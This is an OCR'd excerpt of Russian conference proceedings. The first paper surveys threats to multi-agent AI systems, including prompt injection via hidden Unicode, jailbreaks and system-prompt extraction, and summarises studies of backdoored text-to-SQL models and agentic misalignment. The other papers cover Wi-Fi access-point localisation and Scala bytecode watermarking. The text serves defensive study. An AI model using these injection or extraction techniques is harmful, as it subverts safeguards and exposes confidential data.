Цель работы — систематизация угроз безопасности мультиагентных ИИ-систем и разработка комплексного набора защитных мер для корпоративного применения. Задачи исследования: классификация угроз по архитектурным компонентам МАС, формирование методологии обеспечения безопасности AI-агентов и экспериментальная оценка эффективности предложенных решений.

Архитектура мультиагентной системы (МАС) с ИИ-агентами включает в себя ряд функциональных компонентов, взаимодействие которых определяет как поведение агентов, так и возможные векторы атак. Каждый из компонентов может стать объектом реализации угрозы, что требует комплексного подхода к обеспечению безопасности.

На основе структурного анализа корпоративных мультиагентных систем [2] была адаптирована структура архитектурных компонентов AI-агентов (рис. 1), которая отражает ключевые функциональные элементы и их информационные потоки.



Рис. 1. Структура компонентов мультиагентной системы

Согласно представленной схеме, ключевыми компонентами мультиагентной системы являются:

— механизм обработки входных данных, обеспечивающий предобработку пользовательского ввода и данных от внешних источников,
— программный код агента, содержащий логику работы и LLM-модель,
— механизм памяти, управляющий кратковременной и долговременной памятью агента,
— агентные инструменты (функции), обеспечивающие взаимодействие с внешними ресурсами,
— интерфейсы ввода-вывода, управляющие коммуникацией с пользователями и другими системами,
— механизм обмена сообщениями, координирующий взаимодействие между агентами,
— система логирования, фиксирующая все взаимодействия и метаданные запросов.

Результаты классификации угроз безопасности мультиагентных ИИ-систем были сведены в таблицу 1, где угрозы структурированы по трем уровням взаимодействия агентов в мультиагентных системах, предложенным Пановым А.Ю.: уровень отдельных агентов, уровень межагентного взаимодействия и уровень системной архитектуры, с подробным описанием каждой категории угроз и примерами практических атак [1].

Эффективная защита мультиагентных ИИ-систем требует реализации многоуровневой системы безопасности, охватывающей все аспекты функционирования агентов — от мониторинга взаимодействий до контроля доступа к ресурсам. Представленные меры безопасности (табл. 2) основаны на лучших практиках корпоративного применения МАС и учитывают специфику угроз, характерных для систем искусственного интеллекта [2].

Таблица 1

Классификация угроз по компонентам MAC

Категория угроз	Описание	Примеры атак
1. Угрозы на уровне отдельных агентов		
Промпт-инъекции [1]	Манипулирование поведением агента через специально сформированные входные данные, направленные на обход фильтров безопасности	— Скрытие вредоносных инструкций в невидимых Unicode-символах — Внедрение команд через загружаемые файлы — Использование техник jailbreaking для обхода ограничений
Утечка системных инструкций	Раскрытие внутренних промптов, конфигураций и логики работы агента через специальные запросы	— Запросы на повторение системного промпта — Техники социальной инженерии для извлечения инструкций — Эксплуатация режимов отладки
Введение в заблуждение	Генерация агентом недостоверной, ложной или потенциально вредной информации при отсутствии злонамеренного воздействия из-за вероятностного характера и неполноты обучающих данных	— Генерация неверных утверждений, заставляющих систему принимать решения на основе ложной информации — Генерация вредоносного кода с синтаксическими ошибками или небезопасными конструкциями — Формирование поддельных URL, ссылок на несуществующие документы или источники
2. Угрозы межагентного взаимодействия		
Компрометация каналов связи	Перехват, модификация или подмена сообщений между агентами в мультиагентной системе	— Man-in-the-Middle атаки на протоколы связи — Подмена сообщений через компрометированные узлы — Эксплуатация незашифрованных каналов
Дезорганизация взаимодействия	Нарушение нормального функционирования совместной работы агентов	— Создание противоречивых инструкций для разных агентов — Нарушение протоколов обмена данными — Блокировка межагентного взаимодействия
Ретрансляция вредоносных данных	Распространение компрометированной информации между агентами через легитимные каналы связи	— Передача отравленных промптов между агентами — Распространение вредоносного кода через обмен функциями — Каскадное заражение через цепочки вызовов
3. Угрозы системной архитектуры		
Отказ в обслуживании (DoS)	Исчерпание вычислительных ресурсов, памяти или пропускной способности системы	— Атаки через ресурсоемкие запросы — Переполнение очередей сообщений — Исчерпание токенов моделей
Привилегированный доступ	Несанкционированное повышение прав доступа и получение контроля над критическими компонентами	— Эксплуатация уязвимостей в системе авторизации — Privilege escalation через API агентов — Компрометация административных интерфейсов
Нарушение изоляции	Проникновение между различными уровнями безопасности и нарушение принципов сегментации	— Lateral movement между агентами — Обход сетевой изоляции — Эксплуатация общих компонентов
Утечка метаданных	Раскрытие информации о структуре системы, топологии агентов и внутренней архитектуре	— Анализ сетевого трафика для картирования архитектуры — Извлечение информации из логов и метрик — Разведка через публичные API

Таблица 2

Меры обеспечения кибербезопасности AI-агентов

№ п/п	Мера	Описание
1	Мониторинг и регистрация событий безопасности	Под мониторинг должны подпадать все взаимодействия AI-агента по API (то есть обращения к LLM и к функциям, к другим агентам), взаимодействие со своей памятью, ответы или запросы к пользователю.
2	Фильтрация запросов	Фильтрация входных запросов, промежуточных размышлений и запросов агента на выполнение функций, ответов агента пользователю.
3	Строгий контроль доступа	Строгий контроль доступа к ключевым компонентам системы: перечень доступных агенту функций, доступных ресурсов (файлов, API, учетных записей).
4	Шаблоны запросов в базу данных	AI-агенты должны формировать запросы в базы данных исключительно с использованием подготовленных шаблонов запросов.
5	Read team тестирование	Обязательная процедура red team тестирования моделей для выявления уязвимостей моделей и AI-агентов на их основе к различным промпт-атакам.
6	Запрет на самомодификацию системы	Запрет создания AI-агентов, обладающих возможностью по изменению состава или функционала агентов в мультиагентной системе.
7	Разделение по уровням конфиденциальности	AI-агенты в рамках одной мульти-агентной системы должны иметь доступ к информации только одного уровня конфиденциальности.
8	Статический анализ генерируемого кода	Статический анализ кода (SAST) при наличии возможности у AI-агента создания программно-исполняемого кода.

9	Человеческий контроль критических операций	Валидация доверенным пользователем выполнения критичной задачи, активной операции или отправки ответа внешнему пользователю.
10	Ограничение ресурсов	Ограничения на используемые ресурсы среды исполнения AI-агента (потребление оперативной памяти, места на диске, CPU) и модели (количество токенов, сообщений).
11	Тестирование устойчивости промптов	Оценка и тестирование системных промптов на устойчивость к нецелевым входным запросам, призванным отравить контекст модели и «заставить» агента забыть цель.
12	Защита конфиденциальной информации в промптах	В системном промпте AI-агентов не должна присутствовать информация о среде исполнения (API-ключи, ключи авторизации, имена баз данных, роли пользователей, структуру прав доступа и пр.

Экспериментальная оценка защиты мультиагентных систем ИИ. Проведенный анализ современной научной литературы и экспериментальных исследований позволил оценить эффективность двенадцати ключевых методов защиты AI-агентов, представленных в таблице мер обеспечения кибербезопасности [3, 4].

Экспериментальная база исследований включает работы ведущих академических институтов, результаты корпоративных исследовательских подразделений технологических гигантов и компаний ИТ безопасности (Anthropic, SailPoint), а также конференций DEFCON. Состав исследований и разработок вместе с результатом по каждому методу обобщены и включены в Таблицу 3.

Таблица 3

Экспериментальная оценка методов защиты мультиагентных систем ИИ

№ п/п	Метод	Исследование/Решение	Результат
1	AI-enhanced мониторинг и регистрация событий безопасности	Разработана мультиагентная система обнаружения инъекций [5]	Система достигла 45,7 % снижения уязвимости к инъекциям при тестировании на 500 специально разработанных вредоносных промптах
2	Фильтрация запросов	Разработана StruQ (Structured Query) система защиты от prompt-атак [6]	Решение снизило успешность ручных атак на ИИ агентов до 1 % при сохранении 67 % полезности модели.
3	Строгий контроль доступа	Проведено исследование BashAgent с Docker-песочницами [7]	Исследование выявило критическую важность “песочниц”. Без контроля доступа 80 % злонамеренных задач выполнялись успешно (76 из 95). Реализация Docker-песочниц обеспечила 100 % предотвращение атак во всех категориях безопасности: конфиденциальность, целостность, доступность
4	Шаблоны запросов в базу данных	Проведено исследование ToxicSQL: Backdoor Attack на уязвимость SQL [8]	Исследование показало критическую уязвимость LLM-based text-to-SQL моделей с 85,81 % успешностью SQL-инъекций через скомпрометированные модели с 0% обнаружения сложных инъекций. Как вариант борьбы с этим — подготовка ограниченного списка шаблонов
5	Red team тестирование	Были проведены соревнования по DEFCON 2023 Generative Red Team Challenge в ходе которых 2.244 участника взламывали 8 LLM [9]	Соревнования показали тревожные результаты: Prompt injection атаки достигли 86,1 % успешности, мультимодальные атаки — 84,5 %, что показывает серьезные уязвимости в системах и необходимости в Red team тестировании
6	Запрет на самомодификацию системы	Был проведен опрос разработчиков SailPoint Survey 2024 [10]	В своем отчете компания выявила критические пробелы в корпоративной безопасности: 80% компаний заявляют, что их ИИ-агенты совершали непреднамеренные действия, в том числе получали доступ к неавторизованным системам или ресурсам (39 % случаев).
7	Разделение по уровням конфиденциальности	Проведено исследование Anthropic's Agentic Misalignment Study (2025) при котором 16 основных AI-моделей подвергались шантажу в корпоративных средах. [11]	Результатом стало то, что в сценариях корпоративного шпионажа модель Claude Opus 4 расскрывала конфиденциальную информацию в 50% случаев, а в ситуациях шантажа модель Claude Opus 4 расскрывала конфиденциальную информацию в 96 % случаев.
8	Статический анализ генерируемого кода	Исследование Comparison of Static Application Security Testing Tools сравнивало различные анализаторы кода и LLM для этой задачи [12]	С комбинированием нескольких SAST инструментов исследователи добились 100% обнаружения всех уязвимостей на тестовом датасете
9	Человеческий контроль критических операций	Проведено исследование Impact of AI Errors in Human-in-the-Loop Study в котором люди контролировали систему принятия решений о вынесении приговора обвиненным [13]	Исследование показало, что точность решений человека до получения рекомендаций ИИ (66,2%) превосходит на 29.4 процентных пункта точности людей, которым вначале давались рекомендации ИИ

№ п/п	Метод	Исследование/Решение	Результат
10	Ограничение ресурсов	DeepSeek-R1 Vulnerability Research (Mindgard 2024) продемонстрировал серьезность атак истощения ресурсов [14]	В исследовании было показано, как Один закодированный промпт вызвал расширенный цикл рассуждений, потребляющий 12,000+ токенов и как модели без рассуждений завершили ту же задачу за секунды, используя только сотни токенов
11	Тестирование устойчивости промптов	В научной статье PromptRobust был разработан бэнчмарк измерения устойчивости к адверсариальным запросам [15]	Исследование раскрыло, что атаки Word-level могут снизить производительности ИИ модели до 33 %
12	Защита конфиденциальной информации в промптах	Был представлен PromptKeeper — надежный защитный механизм, разработанный для защиты системных промптов от утечки информации. [16]	Механизм показал 96 % успешность предотвращения утечки системных промптов

Экспериментальные данные указывают на необходимость многоуровневого подхода к защите мультиагентных систем ИИ с комбинированием всех 12 методов. Из рекомендаций для внедрения отметим следующие. Во-первых, обязательно внедрить многоуровневую защиту — ни один метод изолированно не обеспечивает достаточную безопасность. Во-вторых, реализовать строгий контроль доступа с использованием “песочниц” и изоляции на уровне контейнеров для всех AI-агентов без исключения. В-третьих, внедрить AI-enhanced мониторинг с использованием систем для детекции prompt-атак в реальном времени. Также проводить непрерывное red team тестирование с автоматизированными и ручными методами, особенно с фокусом на мультимодальные атаки. Критически пересмотреть стратегий разделения конфиденциальности с учетом выявленных уязвимостей современных LLM к конфликтам целей. Осторожно применять человеческий контроль с учетом потенциальных негативных эффектов и необходимости специальной подготовки операторов.

Анализ современной научной литературы показывает, что безопасность мультиагентных AI-систем требует комплексного подхода. Пановым А.Ю. была предложена классификация угроз по трем основным признакам — уровень отдельных агентов, уровень межагентного взаимодействия и уровень системной архитектуры. Обзор экспериментальных исследований двенадцати методов защиты демонстрирует высокую эффективность комбинированного применения предложенных мер. Строгий контроль доступа с использованием изолированных “песочниц” показал 100% предотвращение атак во всех категориях безопасности, а системы фильтрации запросов снизили успешность ручных атак до 1% при сохранении 67% полезности модели. Критически важным оказался непрерывный мониторинг событий безопасности, обеспечивающий 45,7% снижения уязвимости к промпт-инъекциям.

Заключение. Таким образом, результаты исследования показывают, что обеспечение информационной безопасности мультиагентных ИИ-систем требует применения специализированных методов защиты, учитывающих архитектурные особенности таких систем. Безопасность мультиагентных систем ИИ представляет собой динамично развивающуюся область, требующую постоянного мониторинга новых угроз и адаптации защитных мер к эволюционирующему ландшафту атак. Возникает необходимость в использовании методов защиты MAC, которые бы снижали полезность модели не более, чем на 10-15%.

СПИСОК ЛИТЕРАТУРЫ

1. OWASP Top 10 for Large Language Model Applications. OWASP Foundation, 2024. URL: https://owasp.org/www-project-top-10-for-large-language-model-applications/ (дата обращения: 25.08.2025).
2. Белевцев А.А., Вересов А.В., Бугаевский М.Ю. и др. Разработка и применение мультиагентных систем в корпоративной среде. М.: Сбер, 2025. 80 с.
3. NIST AI Risk Management Framework (AI RMF 1.0). National Institute of Standards and Technology, 2023. 58 p.
4. MITRE ATLAS Framework. Adversarial Threat Landscape for Artificial-Intelligence Systems. MITRE Corporation, 2024.
5. Diego G., et al. Prompt Injection Detection and Mitigation via AI Multi-Agent NLP Frameworks. arXiv preprint arXiv:2503. 2025. P. 11517.
6. Sizhe C., et al. StruQ: Defending Against Prompt Injection with Structured Queries. arXiv preprint arXiv:2402. 2024. P. 06363.
7. Yifeng H., et al. Security of AI Agents. arXiv preprint arXiv:2406.08689v2. 2024.
8. Meiyu L., et al. ToxicSQL: Migrating SQL Injection Threats into Text-to-SQL Models via Backdoor Attack. arXiv preprint arXiv:2503.05445v2. 2025.
9. DEFCON AI Village. Generative Red Team Challenge Results. DEFCON 31 Conference Proceedings. 2023.
10. SailPoint Technologies. SailPoint research highlights rapid AI agent adoption, driving urgent need for evolved security. Press Release, 2024. URL: https://www.sailpoint.com/press-releases/sailpoint-ai-agent-adoption-report (дата обращения: 25.08.2025).
11. Lynch, et al. Agentic Misalignment: How LLMs Could be an Insider Threat, Anthropic Research, 2025.
12. Xin., et al. Comparison of Static Application Security Testing Tools and Large Language Models for Repo-level Vulnerability Detection. arXiv preprint arXiv:2407. 2025. P. 16235.
13. Agudo, U., Liberal, K.G., Arrese, M. et al. The impact of AI errors in a human-in-the-loop process. Cogn. Research 9, № 1, 2024. URL: https://doi.org/10.1186/s41235-023-00529-3 (дата обращения: 25.08.2025).
14. Mindgard Research Team. Studying DeepSeek-R1's Susceptibility to Exhaustion Attacks. Mindgard Blog. 2024. URL: https://mindgard.ai/blog/deepseek-r1s-susceptibility-to-exhaustion-attacks (дата обращения: 25.08.2025).
15. Kaijie., et al. PromptRobust: Towards Evaluating the Robustness of Large Language Models on Adversarial Prompts. arXiv preprint arXiv:2306.04528v5, 2025.
16. Zhifeng., et al. PromptKeeper: Safeguarding System Prompts for LLMs. arXiv preprint arXiv:2412.13426v2. 2025.

УДК 004.057.8

АЛГОРИТМ ЛОКАЛИЗАЦИИ ТОЧЕК ДОСТУПА СЕМЕЙСТВА СТАНДАРТОВ IEEE 802.11 НА ОСНОВЕ ИЗМЕРЕНИЙ RSSI

Синицына Ольга Александровна, Ковцур Максим Михайлович, Дрепа Владислав Евгеньевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: olga.sinicyna.02@mail.ru, maxkovzur@mail.ru, drepa.ve@sut.ru

Аннотация. В статье представлен алгоритм определения местоположения точек доступа Wi-Fi на основе измерений мощности принимаемого сигнала (RSSI). Алгоритм использует модифицированную модель затухания сигнала в свободном пространстве и метод оптимизации для минимизации ошибки позиционирования. Реализация алгоритма демонстрирует точность локализации в пределах 1-3 метров в типичных офисных условиях.

Ключевые слова: беспроводные сети; локализация точек доступа; RSSI; оптимизация; модель затухания сигнала; Wi-Fi.

IEEE 802.11 STANDARDS FAMILY ACCESS POINTS LOCATION DETERMINING ALGORITHM BASED ON RSSI MEASUREMENTS

Sinitsyna Olga, Kovzur Maxim, Drepa Vladislav
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: olga.sinicyna.02@mail.ru, maxkovzur@mail.ru, drepa.ve@sut.ru

Abstract. The article presents an algorithm for determining the location of Wi-Fi access points based on measurements of the received signal strength indicator (RSSI). The algorithm uses a modified free-space signal attenuation model and an optimization method to minimize the positioning error. The implementation of the algorithm demonstrates the localization accuracy within 1-3 meters in typical office conditions.

Keywords: wireless networks; access point localization; RSSI; optimization; signal attenuation model; Wi-Fi.

Введение. В современном мире беспроводные сети семейства стандартов IEEE 802.11 стали неотъемлемой частью цифровой инфраструктуры. Их надежная работа критически важна для обеспечения бесперебойной связи в офисах, производственных помещениях и жилых домах. Одной из ключевых задач при проектировании и обслуживании таких сетей является точное определение местоположения точек доступа (ТД). Предлагаемый алгоритм решает эту задачу, используя данные о мощности принимаемого сигнала (RSSI) в различных точках пространства, что делает его доступным и эффективным инструментом для сетевых инженеров и IT-специалистов. Данный алгоритм представлен в виде блок-схемы на рис. 1.



Рис. 1 Блок-схема алгоритма

Основой алгоритма является модифицированная логарифмическая модель затухания сигнала в свободном пространстве. Эта модель учитывает три ключевых параметра: мощность передатчика, измеренный RSSI и коэффициент затухания [1]. Коэффициент затухания является особенно важным параметром, так как он варьируется в зависимости от среды распространения сигнала — от 2 для свободного пространства до 3–5 для помещений с различными препятствиями. Такая вариативность позволяет адаптировать алгоритм к конкретным условиям эксплуатации сети.

Принцип работы алгоритма основан на минимизации взвешенной квадратичной ошибки между расстоянием, вычисленным по RSSI, и фактическим расстоянием от предполагаемого положения ТД [2] до точки измерения. Особенностью данного подхода является использование весовых коэффициентов, которые уменьшают влияние слабых и зашумленных сигналов на конечный результат. Это значительно повышает точность расчетов в условиях реальных помещений, где сигнал может подвергаться различным помехам [3].

Для решения задачи оптимизации в алгоритме применяется метод L-BFGS-B (Limited-memory Broyden-Fletcher-Goldfarb-Shanno with Bounds) [4]. Этот метод был выбран благодаря его эффективности при работе с ограниченными ресурсами памяти и способности учитывать граничные условия, что особенно важно при локализации устройств в помещениях с известными геометрическими параметрами. L-BFGS-B демонстрирует хорошую сходимость даже при наличии локальных минимумов в функции ошибки.

Работа алгоритма начинается с обработки входных данных, которые представляют собой массив измерений, содержащий координаты точек и соответствующие значения RSSI [5]. На первом этапе выполняется проверка качества данных и фильтрация некорректных измерений. Затем определяются границы области поиска, что позволяет сократить вычислительные ресурсы и ускорить процесс оптимизации.

Особенностью алгоритма является использование k независимых оптимизаций со случайными начальными точками. Такой подход значительно снижает вероятность застревания в локальных минимумах функции ошибки и повышает надежность конечного результата. Каждая итерация оптимизации включает расчет ошибки для текущего положения ТД, корректировку координат и оценку качества решения.

Рассмотрим практический пример работы алгоритма для частного дома размером 10×9 метров. Входные данные включают четыре точки измерения с различными уровнями сигнала: (-31 dBm, -59 dBm, -75 dBm, -59 dBm), представленные на рис. 2. После выполнения предварительных расчетов и серии оптимизаций алгоритм определяет наиболее вероятное положение точки доступа, изображённая на рис. 3. В данном случае погрешность составила около 1,2 метра.



Рис. 2. Точки измерения

Перспективы развития алгоритма включают несколько направлений. Во-первых, разработка механизмов автоматической настройки параметров беспроводной сети на основе машинного обучения. Во-вторых, интеграция с системами автоматизированного проектирования сетей, что позволит создавать комплексные решения для развертывания Wi-Fi инфраструктуры [6].

Отдельно стоит отметить вычислительную эффективность алгоритма. Благодаря оптимизированным математическим методам, он может работать на стандартном компьютерном оборудовании без необходимости использования специализированных вычислительных систем. Это делает его доступным для широкого круга пользователей — от небольших компаний до крупных предприятий.



Рис. 3. Найденная ТД

Важным преимуществом предложенного решения является его масштабируемость. Алгоритм может работать как с небольшим количеством измерений (5–10 точек), так и с обширными наборами данных (сотни измерений). В последнем случае точность определения местоположения естественным образом повышается, хотя и требует больше вычислительных ресурсов.

Заключение. Стоит отметить, что предложенный алгоритм представляет собой сбалансированное решение, сочетающее высокую точность с практической реализуемостью. Он может использоваться как самостоятельный инструмент для анализа Wi-Fi сетей, так и в качестве компонента более сложных систем мониторинга и управления беспроводной инфраструктурой. Дальнейшее развитие алгоритма открывает новые возможности для создания интеллектуальных систем проектирования и оптимизации беспроводных сетей.

СПИСОК ЛИТЕРАТУРЫ

1. Дрепа В. Е., Киструга А. Ю., Ковцур М. М. Точность определения местоположения Wi-Fi клиента в свободном пространстве при использовании индикатора уровня принимаемого сигнала // Региональная информатика (РИ-2022) : материалы юбилейной XVIII Санкт-Петербургской международной конференции Санкт-Петербург, 2022. С. 549-550.
2. Петрова Т. В. Определение способов обнаружения нелегитимной точки доступа в проводной сети организации / Т. В. Петрова, М. М. Ковцур, П. В. Карельский, А. В. Поляничева // Региональная информатика и информационная безопасность : материалы Юбилейной XVIII Санкт-Петербургской международной конференции (РИ-2022). Санкт-Петербург, 2022. С. 612-617.
3. Метод BFGS или один из самых эффективных методов оптимизации. Пример реализации на Python [Электронный ресурс] URL: https://habr.com/ru/articles/333356/ (дата обращения: 06.07.2025).
4. Махмутова Н. Ф., Ковцур М. М., Петрова Т. В., Киструга А. Ю. Исследование подходов оценки и повышения производительности беспроводной сети // Региональная информатика и информационная безопасность : сб. тр. Санкт-Петербургской междунар. конф. Санкт-Петербург, 2023. С. 389-393.
5. IEEE 802.11-2020: Wireless LAN Standards // IEEE Xplore [Электронный ресурс]. URL: https://ieeexplore.ieee.org/document/9363693 (дата обращения: 08.07.2025).
6. Rappaport T.S. Wireless Communications: Principles and Practice. 2nd ed. Prentice Hall, 2002. 707 p.

УДК 004.056

ИССЛЕДОВАНИЕ ВОЗМОЖНОСТИ ВЛОЖЕНИЯ ЦИФРОВОГО ВОДЯНОГО ЗНАКА В БАЙТ-КОД ЯЗЫКА ПРОГРАММИРОВАНИЯ SCALA

Соколов Игорь Всеволодович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: isokol0303@gmail.com

Аннотация. Целью исследования является анализ байт-кода языка программирования Scala для выявления возможности вложения цифрового водяного знака. В данной статье представлен анализ байт-кода с последующим выявлением мест для вложения цифрового водяного знака. Результаты исследования показывают, что в байт-код языка возможно произвести вложение цифрового водяного знака, без ухудшения работоспособности программы и минимизированным влиянием на размер.

Ключевые слова: цифровой водяной знак; безопасность; Scala; статический анализ; байт-код.

INVESTIGATION OF THE POSSIBILITY OF EMBEDDING A DIGITAL WATERMARK IN THE BYTE CODE OF THE SCALA PROGRAMMING LANGUAGE

Sokolov Igor
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: isokol0303@gmail.com

Abstract. The purpose of this study is to analyze the bytecode of the Scala programming language in order to identify the possibility of embedding a digital watermark. The article presents an analysis of the bytecode with the subsequent identification of attachment locations. The results of the study show that it is possible to embed a digital watermark in the byte code of the language, without slowing down the program's performance and minimizing the impact on size.

Keywords: digital watermark; security; Scala; static analysis; bytecode.

Введение. Кража интеллектуальной собственности остаётся одной из наиболее серьёзных проблем, с которой сталкивается современная индустрия программного обеспечения. Масштабное распространение, несанкционированное копирование и использование программных продуктов приводит к значительным экономическим потерям и подрывает доверие к цифровой экосистеме. Одним из эффективных способов защиты авторских прав является вложение цифрового водяного знака в программное обеспечение. Этот подход позволяет скрытым образом идентифицировать правообладателя программного продукта, не влияя при этом на его функциональность.

Методики вложения цифровых водяных знаков разрабатываются применительно к языкам, использующим виртуальную машину JVM (Java virtual machine), в первую очередь для Java. Однако язык Scala, также компилирующийся в байт-код JVM, обладает рядом особенностей, которые делают задачу переноса подобных методик непростой. Scala имеет в себе объектно-ориентированное и функциональное программирование, генерируя в процессе компиляции сложную структуру .class-файлов, что затрудняет прямое применение существующих техник вложения в байт-код.

Согласно индексу TIOBE за 2024 год на рис.унке 1, язык Scala входит в число используемых языков программирования, что подтверждает его значимость как в промышленной, так и в научной среде.

Position	Programming Language	Ratings
21	Swift	0.85%
22	COBOL	0.83%
23	Ruby	0.76%
24	Lisp	0.75%
25	Prolog	0.73%
26	Classic Visual Basic	0.63%
27	SAS	0.62%
28	Dart	0.61%
29	Lua	0.46%
30	(Visual) FoxPro	0.44%
31	Haskell	0.43%
32	Objective-C	0.42%
33	GAMS	0.42%
34	Scala	0.41%
35	Julia	0.41%
36	VBScript	0.37%
37	TypeScript	0.28%
38	ABAP	0.27%
39	PL/SQL	0.24%
40	D	0.19%
41	Solidity	0.18%
42	V	0.18%
43	Bash	0.18%
44	Elixir	0.17%
45	PowerShell	0.16%
46	Awk	0.16%
